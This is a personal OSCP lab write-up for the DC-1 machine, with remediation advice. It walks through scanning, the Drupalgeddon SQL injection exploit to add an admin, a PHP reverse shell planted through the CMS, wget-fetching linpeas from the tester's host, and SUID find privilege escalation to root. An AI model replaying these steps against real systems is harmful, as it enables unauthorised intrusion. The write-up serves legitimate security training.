

DC-1

Ursa – ursa@artitech.org

OSID: 5472386

Contents

High-level Summary & Recommendations	2
Walkthrough	3
Information Gathering	3
Service Enumeration	4
Penetration	7
Maintaining Access	8
Cleaning House	11
System Proof Screenshot	11

High-level Summary & Recommendations

High-level Summary DC-1 is the first OSCP lab machine we'll complete, and as a result, will be the guinea pig for our writeup process. The lab profile shows that DC-1 is "*The last battle between good and evil*." The lab was made by DCAU, and was released on April 4th, 2022. The path from an unauthenticated website guest to the system root user is fairly straightforward. The CMS is Drupal 7, which is affected by the **CVE-2014-3704** vulnerability, allowing us to create an admin user on the CMS. We can then enable PHP code execution as the created admin user to save a PHP reverse shell onto the website and initiate a shell between the web server and our own machine. We then can leverage the **find** utility to escalate our shell into one with root permissions due to the **SUID bit set** on the **find** utility.




Figure 1: The DC-1 profile

Recommendations Firstly, the system administrator should update the Drupal instance being used on the server. This would prevent the website guest from the possibility of accessing the CMS settings. The enabling of the PHP code feature seems like it would be a huge issue, since it allows us to pivot from the CMS to the host OS; in reality, there's not much that can be done on the current version of Drupal so there's not a recommendation on this front. On the system, there's no reason for the **find** utility to have the SUID bit set. The system administrator should change the user execution bit from **s** to **x**; this will stop any other user from running find as root.

Walkthrough

Information Gathering

Getting ready When the IP address shows, the tester (me, and you if you decide to follow along) places the IP address, domain name (dc-1.offsec), and an alias (dc-1) into the hosts file. This is also a good time to set-up the method of note-taking and organization that will be used going forward with the test. Since I need to get rid of some paper notebooks, I'm just going to use one of those; others have been vocal on the benefits of Obsidian or CherryTree as note-taking solutions, and they do work really well! Whatever you decide to use, stick with it and make plenty of notes. Not everything that you write will be included in reports or writeups, but everything that's in a report will be something that you documented; if you can back up your information with pictures, even better.

Hosts File

When working with HTB or OSCP labs, placing the IP address into **/etc/hosts** file makes working with the machine easier. Some machines also require the domain name to be resolved to show the webpage or work with subdomains.

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
# OffSec Labs  
192.168.220.193 dc-1.offsec      dc-1
```

Figure 2: Updating the hosts file with the lab IP

There's not much passive information gathering or OSINT to be done for these types of labs; most of the information given on the OffSec website isn't conducive to spoiling the challenge, and Googling will spoil the whole thing for us (I doubt we're the only ones making writeups). In this case, let's move onto scanning and enumerating the machine.

Service Enumeration

Saving Time

You can run masscan or a minimal nmap scan in order to gather what ports are worth spending time on.

Firstly, a minimal scan will do, just to gather ports and enumerate efficiently. You can run that incredibly long and complex nmap command if you'd like (I've certainly done it more times than I care to admit), but you'd better have a large cup of juice and a snack, because you'll be there a while. Depending on the circum-

stances, I use either masscan or **nmap -p- -v <host>**, you can pick your favorite.

Nmap in-depth Now that we have a list of ports, let's do a more aggressive scan. I'll be using the command "**sudo nmap -sSCV -A -v -p 22,80,111,40238 --script vuln dc-1 | tee dc1-tcp**" to get all the information I can on the box. I also ran a UDP scan (**-sU** and **--top-ports 1000** flags instead) to get some information on UDP ports, but only port 111 showed anything interesting. Below are the ports, services and versions of what we found.

Services

The following services have been found:

Port	Service	Version
22	SSH	OpenSSH 6.op1
80	HTTP	Apache httpd 2.2.22
111	RPC	RPCBind 2-4
40238	RPC	2-4

SSH There are 3 decent-looking vulnerabilities that show up for this SSH version: CVE-2015-5600, SSV:61450, and CVE-2014-1692. For now, we'll just keep a note of these in our back pocket to reference later. This may be useful in the future, but for now, let's look into the web application to get credentials or other pertinent information that would give us a foothold on the system.

HTTP There's a lot to go over when enumerating web services; the first thing you should do when testing these is to check which files and directories exist on the server, and which ones you have access to straight away. One of the biggest repositories of directory information found on websites is the **robots.txt** file. Some sites won't have one, but many will, and the information you can find is extremely useful. In this case, the robots file is huge, giving a laundry list of files and directories to parse through. I won't go through the file, but you should check it out when you have some time. There are a couple locations of interest: cron.php, web.config, /user/login/, /user/register/, /user/password/, and a few more. We could also try enumerating subdomains and folders/files with ffuf, dirb, or countless other tools, but we'll stick to what we have for now. If we take a look back at what nmap found for us, we'll see that there's a notable vulnerability (CVE-2014-3704) that we'll end up taking advantage of. Using Wappalyzer, we can confirm that the Drupal version falls under the vulnerable range. Let's look into this further!

Filtering CVEs

When looking at the nmap results, it's obvious that there are a lot of CVEs that corresponding to the services on the machine. To avoid a headache and save time when referencing the results in the future, feel free to remove any vulners results under 7.5; chances are you won't need to consider most of them anyway.




Figure 3: Drupal (and other services) version courtesy of Wappalyzer

Searchsploit If we want to find exploits relating to the CVE-2014-3704 vulnerability, then the first tool we should use is searchsploit. Searching for "Drupal 7" gives us a long list of possible exploits to use. What we're searching for is something that doesn't require credentials, will give us a leg up on the system (RCE, Arbitrary uploads, etc.), and is simple to use. Now, keep in mind, I looked on the web app and couldn't find any credentials (I did more than what I documented here by the way). Instead of using Hydra, let's create a new admin user by downloading the **34992.py** from searchsploit using the **-m** flag. Let's mess with a few things before we run this, though.

```

Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session) | php/webapps/44353.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1) | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2) | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution) | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution | php/webapps/41564.php

```

Figure 4: There are a few exploits that we can try

Modifying Exploits Firstly, if you run the exploit right away, you'll probably get an error since your system's default version of Python is much higher than 2.7; you can get around this issue by running **python2** instead of **python**. Another issue (though it's personal taste) is that the banner is so freaking long! We're getting rid of most of this for brevity. You may also notice that the author of this exploit code did us a favor by including the code from drupalpass.py into this file so we don't have to go elsewhere to find and import it ourselves. Let's now run it with the options **-h http://dc-1.offsec/user/login/ -u urisa -p rawr**.

Troubleshooting

Consider where your request is going, and consider what paths are available to you. If you get a success message from the exploit script and cannot login, you did something wrong. Make sure that the path you gave to the script **ends with a /; /user/login** and **/user/login/** are two different paths, and will give different results!




Figure 5: Nice, it looks like it all worked out!

Penetration

Enabling PHP Now that we're logged in, what can we do that we couldn't before? Let's look around and find out! It turns out that one of the things we can do is **enable PHP formatting** when making new pages. This is a terrible idea, as PHP can be interactive; the module page even goes a step ahead and lets you know that enabling PHP would be a risky thing to do. After we enable it, we'll go to the config page and make sure that we have permissions to use it; there's another config page specific to the format that we can get to by clicking on **PHP code** in the settings menu, but we don't need to do anything there.




Figure 6: The modules and settings pages let us use PHP in new posts

When we create a new page, there should now be a drop-down menu of text formats that we can use; we'll choose **PHP code** and upload a PHP reverse shell. There are many places to find prewritten ones, or you can make one yourself. I'm choosing to use the [revshells](#) website to simply make the payload. The PHP PentestMonkey option worked well, as I just copied and pasted it into the page body and saved. We did get a strange error, but that's not important because we can see our new page! When we start our listener and click on the page link, a shell is spawned. Neat!





Figure 7: We now have an initial shell

Maintaining Access

Luckily, the PHP page that we uploaded will spawn a shell whenever we need by reloading the page, so we don't need to worry about much if something goes wrong. In terms of credentials, the settings page of the CMS has a section for the file system; the config looks to be held in `/var/www/sites/default/` where we can parse through the `settings.php` page. At the top of the file, we will find the credentials for mysql: `dbuser:Rock3t`. I'll save you a bit of time here; you can look through the db and get the admin user hash, run it through johntheripper, and follow that rabbit hole, but there's a much quicker way to privesc. For now, let's go ahead and grab the `local.txt` found in the `/home` directory.



```
www-data@DC-1:/home$ cat local.txt
cat local.txt
584bae1c2d35345ae33ca344b6b04833
www-data@DC-1:/home$
```

Figure 8: Bit by bit, we're getting what we need

Privilege Escalation When escalating privileges, a whole lot of enumeration must be done to determine where we can leverage our current capabilities. A great tool to use in this stage of our testing is **Linpeas**; there are options for Windows (aptly named, **Winpeas**) and OSX (regular Linpeas with a certain flag set). It's pretty easy to put on the system, and takes the medal for thoroughly documenting everything you would want to know about a system. Usually, the `/tmp` directory will allow users to create and modify files, where other locations on the system are pretty locked down; this makes `/tmp` a good staging location for all our future efforts.

Simple Exfiltration

Python's **http.server** isn't the only http module that we can use during assessments. There's a really good module, **uploadserver**, that allows us to exfiltrate pieces of info from a system that we can work with locally, like logs or command output.

On our system, we'll change directories to the location of Linpeas and run a simple http server to host it; I personally use Python's http server since it's easy and I'm lazy. Running **python -m http.server 8000** on our machine will let us make the request **wget http://<tun0-ip>:8000/linpeas.sh** from the

lab machine and download the file into the current directory. You may need to change the file permissions to allow for execution (**chmod +x linpeas.sh**), then all will run well. Don't be overwhelmed by the output, though there is a lot! At the beginning of the tool's output, we can see that the information shown is color coded, and that only the most interesting information is highlighted. During the run of the command, there is a section that identifies any files that you can see in other users' directories; one of the directories is **/root/**. Normally, no one except for the **root** has access to this directory, so what's going on?

```
Files inside others home (limit 20)
/home/flag4/.bash_logout
/home/flag4/.profile
/home/flag4/flag4.txt
/home/flag4/.bash_history
/home/flag4/.bashrc
/home/local.txt
/root/.profile
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache/download/https—updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/proof.txt
/root/thefinalflag.txt
/root/.bash_history
grep: write error
```

Figure 9: Interesting Linpeas output

When looking for files on Linux, there are a few techniques we can use; arguably the most common method is to use the **find** utility. This utility has a bunch of flags to use to look for specific attributes of files, like filesize, filetype, owner, etc. We can also just list every file in a directory by offering a wildcard (*) as the "filename" option. Enumerating files in the /root/ directory would look something like this: **find /root * 2>/dev/null**. Unless you want your terminal inundated with 'Permission denied' and other errors, it would be smart to redirect all **stderr** messages to the void (/dev/null). Surprisingly, we do get a list of files in the root directory; some output from linpeas verifies that the **find** utility has the SUID bit set. A file with SUID always executes as the user who owns the file, regardless of the user passing the command. Find also has a flag that can be very helpful: **-exec**. By passing the shell path into the exec flag, we can escalate to a root shell without issue! This webpage can tell you everything you need to know about abusing the find utility with the SUID bit set.

```
www-data@DC-1:/tmp$ find /root * 2>/dev/null
find /root * 2>/dev/null
/root
/root/.profile
/root/.drush
/root/.drush/drush.complete.sh
/root/.drush/drush.prompt.sh
/root/.drush/cache
/root/.drush/cache/usage
/root/.drush/cache/download
/root/.drush/cache/download/https—updates.drupal.org-release-history-views-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-views-7.x-3.20.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-drupal-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-ctools-7.x-1.15.tar.gz
/root/.drush/cache/download/https—updates.drupal.org-release-history-ctools-7.x
/root/.drush/cache/download/https—ftp.drupal.org-files-projects-drupal-7.24.tar.gz
/root/.drush/drushrc.php
/root/.drush/drush.bashrc
/root/proof.txt
/root/thefinalflag.txt
/root/.bash_history
/root/.bashrc
/root/.aptitude
/root/.aptitude/cache
/root/.aptitude/config
linpeas.sh
vmware-root
www-data@DC-1:/tmp$
```

Figure 10: Find can be used to escalate privileges if the SUID bit is set

Now that we have root access, we're able to do what we like on the lab machine. The **proof.txt** file is right where it should be in the /root/ directory, as we know from running **find**. Let's cat that file, and then worry about cleaning up!

Cleaning House

Tools & Artifacts

The following items have been added to the system:

Location	Name	Removed?
/tmp/	linpeas.sh	Yes
/home/flag4/	.bash_history	N/A
/root/	.bash_history	N/A

Clean up camp If you go camping, leaving your campsite with trash laying around or a fire burning can be harmful to the environment and others. The same principle applies when leaving your staging environment. Clean up any utilities you installed on the local machine. If you're on a shared lab machine, this rule of thumb matters exponentially. How would a fellow student know that the shiny linpeas utility isn't one intentionally offered by the challenge creator? How would this affect their learning experience?

Some labs, especially those that allow multiple students access concurrently, will pipe `.bash_history` files to `/dev/null`. This isn't always the case though, and can affect how others complete a challenge. It's good practice to make a quick check at the end of your session, and clean up as necessary; having root permissions definitely makes it easier!

Command sanitation

Since the lab machine only caters to us, we don't need to clean up any `.bash_history` files, as everything will be deleted when we stop the lab.

System Proof Screenshot

Now that we finished this lab, let's keep all our notes, command outputs, screenshots, and writeups handy so that we have an easier time of referencing these materials in the future for the upcoming exam! You're pretty neat, and thank you for your time!

```
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cat /root/proof.txt
a676a88ba439cc66b18eae34e449832
█
```

Figure 11: We did it!